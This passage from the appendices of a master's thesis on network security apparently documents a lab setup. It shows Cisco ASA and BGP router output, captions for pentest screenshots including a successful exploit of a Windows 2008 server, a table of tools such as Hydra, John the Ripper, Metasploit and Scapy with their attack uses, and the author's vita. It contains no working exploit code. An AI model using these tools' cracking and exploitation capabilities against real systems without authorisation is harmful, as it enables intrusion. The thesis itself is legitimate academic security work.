ASA1(config-if)# ping 192.168.5.50
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.5.50, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/2/10 ms
ASA1(config-if)#
Ready | Telnet: 127.0.0.1 | 46, 18 | 46 Rows, 167 Cols | VT100 | CAP NUM | 9:54 PM 11/25/2013
```

(b) Firewall side



(a) Topology 1

Figure A2.4: Topologies Used in CPT to Implement the CCNA Security. Subfigure (a) is the topology 1. Subfigure (b) is the topology 2.



(b) Topology 2

Appendix 3: Supportive Screenshots for Pentesting



Figure A3.1: Successful Exploit to Windows 2008 Server




Figure A3.2: Resolving IP Address with DNS Lookup

i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1,
 ia - IS-IS inter area, * - candidate default, U - p
 o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

```
B    192.82.46.0/24 [20/0] via 200.200.200.2, 1w0d
    200.200.200.0/30 is subnetted, 2 subnets
C    200.200.200.8 is directly connected, Serial0/1/0
C    200.200.200.0 is directly connected, Serial0/0/0
B    192.168.4.0/24 [200/0] via 200.200.200.9, 02:59:42
B    192.12.16.0/24 [20/0] via 200.200.200.2, 1w0d
router2#
```

```
interface Serial0/0/0
ip address 200.200.200.1 255.255.255.252
!
interface Serial0/1/0
ip address 200.200.200.10 255.255.255.252
!
```

```
router bgp 100
no synchronization
bgp log-neighbor-changes
network 192.168.1.0
neighbor 200.200.200.2 remote-as 200
neighbor 200.200.200.9 remote-as 100
neighbor 200.200.200.9 next-hop-self
no auto-summary
!
```

```

      Network          Next Hop           Metric LocPrf Weight Path
*> 192.12.16.0         200.200.200.6             0           0 300 i
*> 192.82.46.0         0.0.0.0                   0           32768 i
*> 192.168.4.0        200.200.200.1             0           0 100 i
```

```
router1#show ip bgp sum
BGP router identifier 200.200.200.5, local AS number 200
BGP table version is 16, main routing table version 16
3 network entries using 351 bytes of memory
3 path entries using 156 bytes of memory
4/3 BGP path/bestpath attribute entries using 496 bytes of memory
2 BGP AS-PATH entries using 48 bytes of memory
0 BGP route-map cache entries using 0 bytes of memory
0 BGP filter-list cache entries using 0 bytes of memory
BGP using 1051 total bytes of memory
BGP activity 8/5 prefixes, 9/6 paths, scan interval 60 secs
```

Neighbor	V	AS	MsgRcvd	MsgSent	TblVer	InQ	OutQ	Up/Down	State/PfxRcd
200.200.200.1	4	100	10168	10172	16	0	0	1w0d	1
200.200.200.6	4	300	10161	10173	16	0	0	1w0d	1

router1#_

Figure A3.3: BGP Peers and IP Route

Appendix 4: Tools and Frameworks

i) Tabulated description of various tools used for this research

Table A4.1: Tools Description

No	Tools	References	Description
1.	Brutus	[10]	This is a password cracker to crack passwords that are hashed. It is the most flexible remote password cracker including authentication types like POP3, FTP, SMB, telnet etc.
2.	Dradis	[48]	This is an open source framework to enable effective information sharing. Dradis framework would hold documentation of the scan reports and have a notes against the ports and vulnerabilities in a user account. It automatically categorizes data into various standard fields letting the user have a procedural execution of a particular task over a port or an application.
3.	DNSstuff	[11]	This website creates a complete DNS report of any website that a user puts in. It provides information of the www tools, IP tools, networking tools and email tools involving Mail, DN Sec, SPF, SOA details of the well-established websites. It also understands various other features like examining SSL, DNS lookup, TLD lookup, ISP cached DNS lookup etc. Further it is enhanced with the inbuilt feature of Whois lookup.
4.	Hydra	[49]	A password cracker, but efficiently quicker and cracks password based on the dictionary and brute force attacks. Hydra is a paralyzed login cracker which supports numerous protocols to attack. This helps crack down the weak passwords on a network.
5.	John the Ripper	[17]	This is a password cracker works best with the UNIX machines to detect weak passwords. Also features crypt (3) password hash types. It is a widely available open source password cracking tool. It is distributed primarily in source code form, and can be compiled with several different options.

(Table A4.1 Continued)

No	Tools	References	Description
6.	Hping	[13] [14]	This is a network security tool mostly used to send files between various protocols like TCP, UDP, and ICMP. Hping allows its users to craft variable packets like IPv4/TCP/UDP/ICMP packets with specifications of the details of contents in those protocol headers. This also includes a number of other applications in network security as follows: Firewall testing, Advanced port scanning, Network testing, Manual path MTU discovery, Advanced trace route, Remote OS fingerprinting, Remote uptime guessing, TCP/IP stacks auditing. It is a command-line oriented TCP/IP packet assembler/analyzer. It works in almost all the Linux and UNIX based platforms.
7.	Kali Linux	[1]	Kali Linux is an offensive security operating system replacing Back Track Linux. This is debian derived tool kit with advanced features that involve and enable better penetration testing abilities. It is the same creators as of the Backtrack. It is the most sophisticated tool to perform penetration testing distribution. It is also the most stable and adaptive environment for the purpose ever created.
8.	Metasploitable	[50]	This is a vulnerable target machine designed by the developers of the Metasploit for learning, exploring and understanding purposes. It is comprised of vulnerable ports, applications, web services, weak passwords and backdoors.
9.	Nmap	[7]	It is used in a variety of applications by users to ensure the quality, type, services of any particular network. Gordon Lyon, Nmap suite includes an advanced GUI and results viewer (Zenmap), a flexible data transfer, redirection, and debugging tool (Ncat), scan results (Ndiff), and a packet generation (Nping). For operating system, application and services.

(Table A4.1 Continued)

No	Tools	References	Description
10.	Metasploit	[2][3][4]	<p>This is a penetration testing software used by the penetration testers to efficiently perform tasks like discovery, exploitation, brute forcing and reporting. It's an exploitation framework. It is group of utilizes and tool put together to establish an exploit for penetration testing. It helps develop fuzzer codes to design an exploit. With scripting it lets the users to design their own exploit with the packages and utilizes inbuilt in the framework. It also involves tools like Meterpreter and PS Exec that which enable users to script and hash the passwords on a computer with known credentials. Metasploit is a complete package involving 613 exploits, 306 auxiliary modules, 215 payloads, and 20 encoders. With the combination these exploits, payloads, scripts and modules, amazing features like a vulnerability scanner, port scanner, meterpreter execution, backdoor installation, VNC injection, FTP, SMB and HTTP client, and remote shell execution. Meterpreter is considered the most powerful payload in the study of penetration testing right from the Backtrack. Its main use is to provide complex and advanced features that would otherwise be tedious to implement in assembly [5]. It displays highly enhanced and integrated payload structure that runs using DLL stagers. During exploitation meterpreter has ability to create a client side PowerShell that could be used to manipulate the system information with the command prompt commands on the client side. The three applications of the console in Metasploit include auxiliary, exploit and post used for scanning, exploiting and post exploiting respectively.</p>

(Table A4.1 Continued)

No	Tools	References	Description
11.	Maltego	[51]	This is developed to deliver a clear threat picture to the environment that an organization owns and operates. It clearly visualizes the complexity in any network infrastructure pictorially.
12.	Netcraft	[8]	This is a very popular website, owned by the netcraft that provides a variety of internet services which include anti-fraud and anti-phishing services , application testing , PCI scanning , market share of web servers , operating systems , hosting providers and SSL certificate authorities . Like, Domain, DNS admin name, IP address, hosting nation, hosting history, security level, operating system of the server, server application, the site technology, scripts involved in the database, document type etc. Netcraft also communicates the sites database and displays information regarding the blacklisted websites.
13.	Nessus	[15] [16]	Nessus is a vulnerability scanner that ensures network security by identifying vulnerabilities and further reducing risk. It has tight integration with malware defenses, patch management tools, BYOD, firewalls, cloud infrastructure and virtualized systems. Nmap scan report exported to Nessus for better visualization and understanding provides a keen report. Vulnerability scanning service that may be used to audit Internet-facing IP addresses for both network and web application vulnerabilities “from the cloud”. This website is well organized with the scans, reports, policies and users.

(Table A4.1 Continued)

No	Tools	References	Description
14.	Netcat	[12]	Netcat is a featured networking utility which reads and writes data across network connections, using the TCP/IP protocol. It is a tool that provides a connection to the TCP and UDP along with tunneling mode to help tunneling between TCP and UDP. Also, buffered send-mode, hex dump, and port-scanning and telnet codes. Additional features involve optional RFC854 telnet codes, buffered send mode and hexdump of the data.
15.	Python	[52]	It is a programming language, which is used with Scapy. Python 2.7.3 is used for the purpose to develop codes for attacks.
16.	Scapy	[53]	It is a packet crafting framework, which is used for demonstrating IP Spoofing, Land attacks, mac-spoofing, cam-flooding and STP based attacks. Scapy 2.2.0 is used for the purpose.
17.	Ubuntu	[6]	It is a Linux based operating system optimized for desktop usage, with previous version being GNOME. This is one of the free ware of the Linux operating systems that comes very handy with the python implementation along with Hping helping penetration testing.
18.	Wireshark	[54]	This tool is a packet analyzer, which is used for analyzing the attacks generated and verifying their anatomy on the target. Wireshark version 1.8.2 is used for the purpose.

ii) Tabulated Description of Various Frameworks Studied Used for this Research

Table A4.2: Frameworks Description

No	Framework	Reference	Description
1.	WASC	[34]	Web Application Security Consortium
2.	OSSTMM	[34]	Open Source Security Testing Methodology Manual
3.	OWASP top 10	[34]	Open Web Application Security Project
4.	ISSAF	[34]	Information Systems Security Assessment Framework
5.	NIST	[34]	National Institute of Standards and Technology

VITA

Bharath Kumar Koopari Roopkumar, a native of Hyderabad, India, was born on 14 August 1990 to Mrs. Koopari Padma and Mr. Koopari Roopkumar. After finishing his schooling from Siddhartha Convent High School in 2005, he graduated 12th from Prathibha Junior College, Hyderabad. He studied Electronics and Communication Engineering at Jawaharlal Nehru Technological University in Hyderabad, India, from 2008 through 2012 toward obtaining his Bachelor of Technology. Immediately after graduating, he got approved for admission at Louisiana State University, Baton Rouge for fall 2012. Since then, he is pursuing his Master's program as a graduate student in Electrical Engineering Department. During his time at LSU, he has been working as a Graduate Assistant for Humanities and Social Sciences Department. He will receive his master's degree in December 2014 and plans to begin MBA the following semester.